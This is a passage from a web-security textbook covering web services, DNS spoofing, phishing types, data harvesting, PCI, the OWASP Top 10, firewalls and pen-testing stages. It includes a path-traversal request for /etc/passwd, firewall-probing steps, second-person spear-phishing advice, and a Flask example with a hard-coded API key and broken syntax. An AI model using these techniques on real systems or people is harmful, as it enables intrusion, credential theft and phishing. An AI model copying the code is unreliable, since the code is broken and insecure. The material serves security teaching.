Figure 7 shows DOM with JavaScript alert




Figure 7: DOM with JavaScript Alert

On pressing OK we get a screenshot as shown in Figure 8:




Figure 8: Output of JavaScript Alert

5.12. Web Services

Many of the vulnerabilities described in this chapter are equally applicable to web services, as much as they are to web applications. In fact, many applications are essentially a GUI front-end to a set of back-end web services.

Web services use Simple Object Access Protocol (SOAP) to exchange data. SOAP typically uses the HTTP protocol to transmit messages and represents data using the XML or JSON format. You are most likely to encounter SOAP being used by the server-side application to communicate with various back-end systems. If user-supplied data is integrated directly into back-end SOAP messages, similar vulnerabilities can arise as for SQL.

If a web application also exposes web services directly, these are also worthy of examination. Even if the front-end application is simply written on top of the web service, differences may exist in input handling and in the functionality exposed by the services themselves. Tools such as soapUI can be used to create sample requests to call the authentication web service, gain an authentication token and make any subsequent web service requests.

Representational State Transfer (REST)

Representational state transfer (REST) is a style of architecture for distributed systems in which requests and responses contain representations of the current state of the system's resources. The core technologies employed in the World Wide Web, including the HTTP protocol and the format of URLs, conform to the REST architectural style.

Although URLs containing parameters within the query string do themselves conform to REST constraints, the term 'REST-style URL' is often used to signify a URL that contains its parameters within the URL file path, rather than the query string. For example, the following URL containing a query string:

```
http://wahh-app.com/search?make=ford&model=pint
```

corresponds to the following URL containing 'REST-style' parameters:

```
http://wahh-app.com/search/ford/pint
```

JavaScript Object Notation (JSON)

JavaScript Object Notation (JSON) is a simple data transfer format that can be used to serialize arbitrary data. It can be processed directly by JavaScript interpreters. It is commonly employed in Ajax applications as an alternative to the XML format originally used for data transmission. In a typical situation, when a user performs an action, client-side JavaScript uses XMLHttpRequest to communicate the action to the server. The server returns a lightweight response containing data in JSON format. The client-side script then processes this data and updates the user interface accordingly.

For example, an Ajax-based web application may contain a feature to show the details of selected contact. When a user clicks a contact, the browser uses XMLHttpRequest to retrieve the details of the selected contact, which will then be returned using JSON as follows:

```
{
    "name": "Alisha",
    "id": "5012141245",
    "email": "alisha@abc.com"
}
```

The client-side script uses the JavaScript interpreter to consume the JSON response and updates the relevant part of the user interface based on its contents.

Here we have a code written in Flask framework which is a micro framework based on Python, In this implementation, the script accesses open weather API as a web service which returns the response in JSON format.

```
import configparser
import requests
import sys
from flask import Flask
from flask import Response, request

app = Flask(__name__)

'''
@app.route("/w")
def get_weather():
    location = "Mumbai"
api_key = "d8d12435d9bbe6ca9654c75598"
url = "https://api.openweathermap.org/data/2.5/
weather?q={}&units=metric&appid={}".format(location, api_key)
    r = requests.get(url)
    return r.text

if __name__ == '__main__':
app.run(debug=True)
```

The vulnerabilities in the web service protocols like SOAP, WSDL and UDDI can be exploited to do various kinds of attacks like SQL injection, XML poisoning, etc.

File Uploads

This attack happens wherein a user is able to upload all types of file extensions even though the upload is intended only for few extensions. This is due to improper validation against the type of files getting uploaded, an attacker will be able to upload malicious files.

DNS Hijacking/Poisoning

If an attacker is able to get access to the DNS files, he can modify the contents of the DNS records so that he can redirect the victim to a malicious web page, though they are requesting for a legitimate web page.

DNS Cache Poisoning

DNS cache poisoning is an attack designed to locate and then exploit vulnerabilities that exist in a DNS, or domain name system, in order to draw organic traffic away from a legitimate server and over to a fake one. It is a type of DNS spoofing.

DNS Spoofing

DNS spoofing includes all attacks designed to spoof DNS in order to draw organic traffic away from a legitimate server and over to a fake one. DNS Server assigns the domain to IP resolving; so when a DNS poisoning is executed to modify the IP corresponding to a domain to some other IP, the attacker can trick the victim into browsing the pages he intended them to instead of the original ones.

Figure 9 shows DNS spoofing:




Figure 9: DNS Spoofing

How Does DNS Cache Poisoning Work?

Each time your browser contacts a domain name, it has to contact the DNS server first. Domain name servers maintain a directory of domain names and translate them to IP addresses. This is necessary because, although domain names are easy for people to remember, computers or machines access websites based on IP addresses. So to make both humans and computers happy, and make them work in an efficient way, we keep a middleman, in this case a server, to resolve the issue. The server will then respond with at least one IP address (but usually more) for your computer to reach the domain name. Once your computer connects to the IP address, the DNS converts the domain name into an IP address that your computer can read.

DNS Caching

A DNS cache is 'poisoned' when the server receives an incorrect entry. To put this into perspective, it can occur when a hacker gains control over a DNS server and then changes information in it.

For instance, they may modify the information so that the DNS server would tell users to look for a certain website with the wrong address. In other words, the user would be entering the 'correct' name of the website, but would be sent to the wrong IP address, and specifically, to a phishing website.

This attack is extremely dangerous considering how quickly it can spread from one DNS server to the next. This is accomplished if and when multiple internet service providers are receiving their DNS information from the now hacker controlled server, which results in the 'poisoned' DNS entry spreading to those internet service providers to be cached.

From that point on, it can spread to other DNS servers and home routers as well as computers will look up the DNS entry only to receive the wrong response, resulting in more and more people becoming a victim of poisoning. Only once the poisoned cache has been cleared on every affected DNS server, will the issue be solved.

5.13. Email Attacks

We all know the power of email service and the hold it has all over the world. Organizations, schools, colleges and every possible thing that exists will have its own email id for sure in today's world. Let's look at it from a security perspective and what all attacks can be done using this service.

Phishing

Cyber criminals use email, instant messaging or other social media to try to gather information such as login credentials by masquerading as a reputable person. Phishing occurs when a malicious party sends a fraudulent email disguised as being from an authorized, trusted

source. The message intends to trick the recipient into installing malware on his/her device or into sharing personal or financial information. This is an extremely critical security flaw as we have a human factor involved much more than a technical glitch that a IT professional could solve. The second biggest factor that would make this attack much more prevalent is that almost every single person would have an email id in this modern world. But not every person is aware of its weaponization for cybercrime.

Types of phishing attacks

Spear phishing

This is a highly targeted phishing attack. Spear phishing sends customized emails to a specific person. The attacker researches the target's interests before sending the email. The more you know about the target, the better in winning the target's trust.

For example:

If you know that your target has a policy from ABC bank, you can use this information to make the target trust your email if you disguise the source as policy information from ABC. Usually such kind of information is not shared publicly and hence better are chances for you to get your target in the loop.

Vishing

Heard of social engineering? Some might have even experienced it. Of course social engineering is a very broad term, but in the most basic sense, we can call it as vishing. This is phishing using voice communication technology. Criminals can spoof calls from authorized sources using voice over IP technology. Victims may also receive a recorded message that appears authorized. Criminals want to obtain credit card numbers or other information regarding the victim's identity. Vishing takes advantage of the fact that people trust the telephone network.

Smishing

Smishing is phishing using text messaging on mobile phones, another fantastic idea of using a service which almost everyone uses in daily life. Criminals impersonate a legitimate source in an attempt to gain the trust of the victim. For example, a smishing attack might send the victim a website link. When the victim visits the website, malware gets installed on the mobile phone.

Whaling

Hackers call it, 'Getting the big fish'. Whaling is a phishing attack that targets high profile targets within an organization such as senior executives. Additional targets include politicians or celebrities.

Some other common type of attacks that use email as a platform on a large scale are:

Pharming

Pharming is the imitation of an authorized website in an effort to deceive users into entering their credentials. Pharming misdirects users to a fake website that appears to be official. Victims then enter their personal information thinking that they connected to a legitimate site. Think of it as this way; there is a website with a domain name www.xyz.com which is a legitimate website. But instead of that website, a user mistakenly types or is directed to the website www.xyzl.com. This website will most likely be exactly same in its appearance as the legitimate website, but when the user enters the sensitive data, the hacker uses those credentials to login to the actual website (xyz.com) as the user.

Spyware

Spyware is software that enables a criminal to obtain information about a user's computer activities. Spyware often includes activity trackers, keystroke collection and data capture. In an attempt to overcome security measures, spyware often modifies security settings. Spyware often bundles itself with legitimate software or with Trojan horses. Many shareware websites are full of spyware.

Scareware

Scareware persuades the user to take a specific action based on fear. Scareware forges pop-up windows that resemble operating system dialogue windows. These windows convey forged messages stating that the system is at risk and needs the execution of a specific program to return to normal operation. In reality, no problems exist, and if the user agrees and allows the mentioned program to execute, malware infects his/her system.

Adware

Those ads that pop up all the time when you are browsing or using an application or playing an online game are actually well-crafted malware. Adware typically displays annoying pop-ups to generate revenue for its authors. The malware may analyze user interests by tracking the websites he/she visited. It can then send pop-up advertising relevant to those sites. Some versions of software automatically install adware.

Spam

Spam (also known as junk mail) is unsolicited email. In most cases, spam is a method of advertising. However, spam can send harmful links, malware or deceptive content. The end goal is to obtain sensitive information such as a Social Security number or bank account information. Most spam comes from multiple computers on networks infected by a virus or worm. These compromised computers send out as much bulk email as possible.

5.14. Harvesting Useful Data

Useful or sensitive data is extracted by using specific crafted requests to retrieve the information one item at a time. This situation most commonly arises when you have identified an exploitable vulnerability, such as an access control flaw, which enables you to access an unauthorized resource by specifying an identifier for it. However, it may also arise when the application is functioning entirely as intended by its designers. Here are some examples of cases where automated data harvesting may be useful:

- An online retailing application contains a facility for registered customers to view their pending orders. However, if you can determine the order numbers assigned to other customers, you can view their order information in the same way as your own.
- A forgotten password function relies on a user-configurable challenge. You can submit an arbitrary username and view the associated challenge. By iterating through a list of enumerated or guessed usernames, you can obtain a large list of users' password challenges to identify those that are easily guessable.
- A workflow application contains a function to display some basic account information about a given user, including his/her privilege level within the application. By iterating through the range of user IDs in use, you can obtain a listing of all administrative users, which can be used as the basis for password guessing and other attacks.

PCI Compliance

You have probably heard about PCI Compliance if you process payments on your website or looked into implementing online payments in future. Payment Card Industry Data Security Standards (PCI DSS) tell merchants how sensitive data used in payments should be secured. It requires data encryption to provide payments without using real card data that is visible while processing. Note that PCI guidelines also consider tokenization in the future version.

Doing business should be based on trust and PCI compliance helps improve security. The merchant should do everything to decrease the risk of payment and data fraud that could damage the brand's reputation.

Tokenization

Tokenization is the technology that makes it easier to improve payment security and provide a payment process without vulnerabilities. Tokenization makes customer authentication during the purchase possible without affecting the transaction's security.

In short, a token is a random string of characters that replaces sensitive information, such as a 16-digit credit card number. The payment process involves sensitive data, so merchants need to understand where the vulnerabilities exist. With tokenization, the chances of a data breach are reduced. Even if a token number is stolen, it would be meaningless to the fraudsters.

As consumers demand more amazing digital experiences, the world of retail is in a transformative phase and recent data breaches have increasingly put the safety of the consumer on the Board agenda. This is further exacerbated by recent regulations such as the EU General Data Protection Regulation to the EU Payments Services Directive 2 (PSD 2). Indeed, PSD2, with a key focus on protecting consumers and opening up access to new providers in the payment ecosystem, will force us into better behaviours by increasing security and fraud prevention and notably by specifying stringent requirements in authentication and accountability for all players. And of course, we must not forget PCI DSS, where compliance requirements are now more risk-based than they have ever been (which is a good thing). This will require new approaches to ensure the integrity of the ecosystem (identity management, authentication technologies such as biometrics (even 3D Secure is getting a makeover!), adaptive fraud monitoring, threat intelligence, analytics, security, etc.), and I believe that fraud prevention and information security will converge more and more. Already, both Visa and MasterCard have made moves in that direction by combining fraud prevention and traditional threat intelligence.

Moreover, considering a payment solution with 3D Secure helps prevent fraud in online credit and debit card transactions. It gives extra protection to transactions and comes with many benefits. 3D Secure creates a secure password for the shopper's credit card. Every transaction is then verified with the password, which adds an additional layer of security. It can decrease the number of fraudulent transactions and boost your revenue.

Address Verification Service

You can also use an Address Verification Service, which requires customers to provide the billing address associated with their credit card. When the address on the card matches with the one in bank's documents, the transaction will go through.

5.15. OWASP

First, let's discuss what is new in the 2017 updated list and then go back to the attacks that have made their mark and even do till date.

Three web application risks were added to the 2017 OWASP Top 10.

1. XML eXternal Entities (XXE)

   This risk refers to poorly configured XML processors that evaluate external entity references within XML documents. Attackers can use external entities for attacks including remote code execution, and to disclose internal files and SMB file shares.

2. Insecure Deserialization

   Insecure deserialization flaws can enable an attacker to execute code in the application remotely, tamper or delete serialized (written to disk) objects, conduct injection attacks and elevate privileges.

3. Insufficient Logging and Monitoring

Insufficient logging and ineffective integration with security incident response systems allow attackers to pivot to other systems and maintain persistent threats for weeks or months before being detected.

With attackers frequently exploiting new vulnerabilities within days of disclosure, logging and monitoring is critical to responding to all of the other nine risks in the OWASP Top 10, particularly number nine, using components with known vulnerabilities:

2013	2017
Injection	Injection
Broken authentication and session management	Broken authentication
Cross-Site Scripting (XSS)	Sensitive data exposure
Insecure Direct Object References	XML External Entities (NEW)
Security Misconfiguration	Broken Access Control (MERGED)
Sensitive data exposure	Security Misconfiguration
Missing Function Level Access Control	Cross-Site Scripting (XSS)
Cross-Site Request Forgery (DROPPED in 2017)	Insecure Deserialization (NEW)
Using Components With Known Vulnerabilities	Using Components With Known Vulnerabilities
Unvalidated Redirects and Forwards (DROPPED in 2017)	Insufficient Logging and Monitoring (NEW)

Some risks from the 2013 OWASP Top 10 were dropped or merged in 2017.

The ordering of the Top 10 is based on prevalence of risks, and some of the risks have been re-ordered between the OWASP Top 10 2013 and the 2017 versions to reflect that.

Two risks on the 2013 version of OWASP Top 10 have been dropped out of the top 10 in 2017: cross-site request forgery (CSRF), and unvalidated redirects and forwards. These risks are "gone, but not forgotten", OWASP said.

Two other risks from the 2013 version were merged in the 2017 OWASP Top 10: Insecure direct object references and missing function level access control were merged into broken access control.

5.16. Web Application Firewall

Many applications are protected by an external component residing either on the same host as the application or on a network-based device. These can be categorized as performing either intrusion prevention (application firewalls) or detection (such as conventional intrusion detection systems). Due to similarities in how these devices identify attacks, we will treat them fairly interchangeably. Although many would argue that having these is better than

nothing at all, in many cases they may create a false sense of security in the belief that an extra layer of defence implies an automatic improvement of the defensive posture. Such a system is unlikely to lower the security and may be able to stop a clearly defined attack such as an Internet worm, but in other cases, it may not be improving security as much as is sometimes believed.

It can be noted that unless such defences employ heavily customized rules, they do not protect against any of the vulnerabilities and have no practical use in defending potential flaws in business logic. For the remaining vulnerabilities where a potential attack pattern may be exhibited, several points often diminish the usefulness of a web application firewall.

If the firewall follows HTTP specifications too closely, it may make assumptions about how the application server will handle the request. Conversely, firewall or IDS devices that have their origins in network-layer defences often do not understand the details of certain HTTP transmission methods.

The application server itself may modify user input by decoding it, adding escape characters, or filtering out specific strings in the course of serving a request after it has passed the firewall. Many of the attack steps are aimed at bypassing input validation, and application-layer firewalls can be susceptible to the same types of attacks.

Many firewalls and IDSs alert based on specific common attack payloads, not on the general exploitation of a vulnerability. If an attacker can retrieve an arbitrary file from the filesystem, a request for /user/templ?loc=/etc/passwd is likely to be blocked, whereas a request to /user/templ?loc=/var/log/syslog would not be termed an attack, even though its contents may be more useful to an attacker.

At a high level, we do not need to distinguish between a global input validation filter, host-based agent, or network-based web application firewall.

The presence of a web application firewall can be deduced using the following steps:

1. Submit an arbitrary parameter name to the application with a clear attack payload in the value, ideally somewhere the application includes the name and/or value in the response. If the application blocks the attack, it is probably due to external defence.
2. If a variable can be submitted that is returned in a server response, submit a range of fuzz strings and encoded variants to identify the behaviour of the application defences to user input.
3. Confirm this behaviour by performing the same attacks on variables within the application.

5.17. Penetration Testing

A penetration test also known as pen test is a well-governed cyberattack against your computer system, or web application (web penetration testing) to check for exploitable vulnerabilities. It is basically that you simulate as a bad guy (black hat hacker), break into your own system, just like the hacker would and fix all the possible vulnerabilities you can, so that you give quite a hard time to the bad guys when they want to exploit the system. Pen testing can involve the attempted breaching of any number of application systems, for example, application protocol interfaces (APIs), front-end or back-end servers to uncover vulnerabilities, such as unsanitized inputs that are prone to code injection attacks and so on. Insights provided by the penetration test can be used to fine-fix your security policies and patch-detected vulnerabilities in your development ecosystem.

We have five stages in which we could break down any penetration test.

Penetration Testing Stages

1. Planning and reconnaissance

   Defining the scope and goals of a test, including the systems to be addressed and the testing methods to be used. We should exactly know how to attack and how much to attack because if we are not planned well, our execution is bound to fail. Also as it is rightly said, you should know your enemy really well, Your strength is as strong as your enemy's biggest weakness. Gathering information by getting all your intelligence agents active, for example, network and domain names, mail server, to better understand how your target works and its potential vulnerabilities.

2. Scanning

   The next step is to understand how the target application will respond to various intrusion attempts. We can do this in two ways:

   Static analysis:

   Inspecting an application's code to estimate the way it behaves while running.

   Dynamic analysis:

   Inspecting an application's code in the running state. This is a more practical way of scanning, as it provides a real-time view into an application's performance.

3. Gaining access

   This stage uses web application attacks, such as XSS, SQL injection and backdoors to uncover a target's vulnerabilities. Testers then try and exploit these vulnerabilities, typically by escalating privileges, stealing data, intercepting traffic, etc. to understand the damage they can cause.

   Maintaining access

The goal of this stage is to see if the vulnerability can be used to achieve a persistent presence in the exploited system, long enough for a hacker to gain in-depth access. The idea is to imitate advanced persistent threats, which often remain in a system for months in order to steal an organization's most sensitive data.

4. Analysis

Creating a report is one of the most important tasks a penetration tester has to do. Maintaining a well-documented report is very important in order to avoid testing for the same vulnerabilities once they are already patched by the developers. The report would broadly include; specific vulnerabilities that were exploited, sensitive data that was accessed, the amount of time the pen tester was able to remain in the system undetected, the location where this information is analyzed by security personnel to help configure an enterprise's security protocols and other application security solutions to patch vulnerabilities and protect against future attacks.

Methods of Penetration Testing

- External testing

Test the targets that are visible online mainly on the Internet, for example, the company website, DNS servers, email systems or the web application itself. The goal here is to gain access and extract all the valuable information from the sources that a company would want to keep as highly protected.

- Internal testing

In this kind of testing an attacker has access to the application behind its firewall thereby the pen tester would simulate the attack as if it was done by an internal entity with malicious intent. An example of this would be to try and get an employee's credentials using fishing attack.

- Blind testing

Here, the tester is only given the name of the enterprise that needs to be targeted. All other information including any particular application or credential for the website that needs to be tested have to be gathered by the pen tester himself.

This method is very successful in discovering vulnerabilities on a broader perspective, as it gives security personnel a real-time look into how an actual application assault would take place.

- Double-blind testing

In this method, the security personnel has no information about any kind of attack that is going to take place as in the real world when the attack happens, they will not have time to react. It highly tests the defensive strength of the organization.

- **Targeted testing**

  This method is a more organized way of testing as, in such a scenario, both the tester and security personnel work together and keep each other appraised of their movements. This is a valuable training exercise that provides a security team with real-time feedback from a hacker's point of view.

Let's now learn two highly used frameworks for carrying out network penetration testing.

Open-Source Security Testing Methodology Manual (OSSTMM)

The steps using open-source security testing methodology manual is given in Figure 10:




Figure 10: Steps using Open-Source Security Testing Methodology Manual

An open-source security testing methodology manual (OSSTMM) basically includes almost all the steps involved in a penetration test. The methodology employed for penetration test is concise yet it is a cumbersome process which makes it difficult to implement it in our everyday life. Penetration tests, despite being tiresome, demands a great deal of money as well as energy and resources out of any organization which most of the time are not met by a large number of companies.

NIST

The flow in NIST is shown in Figure 11:

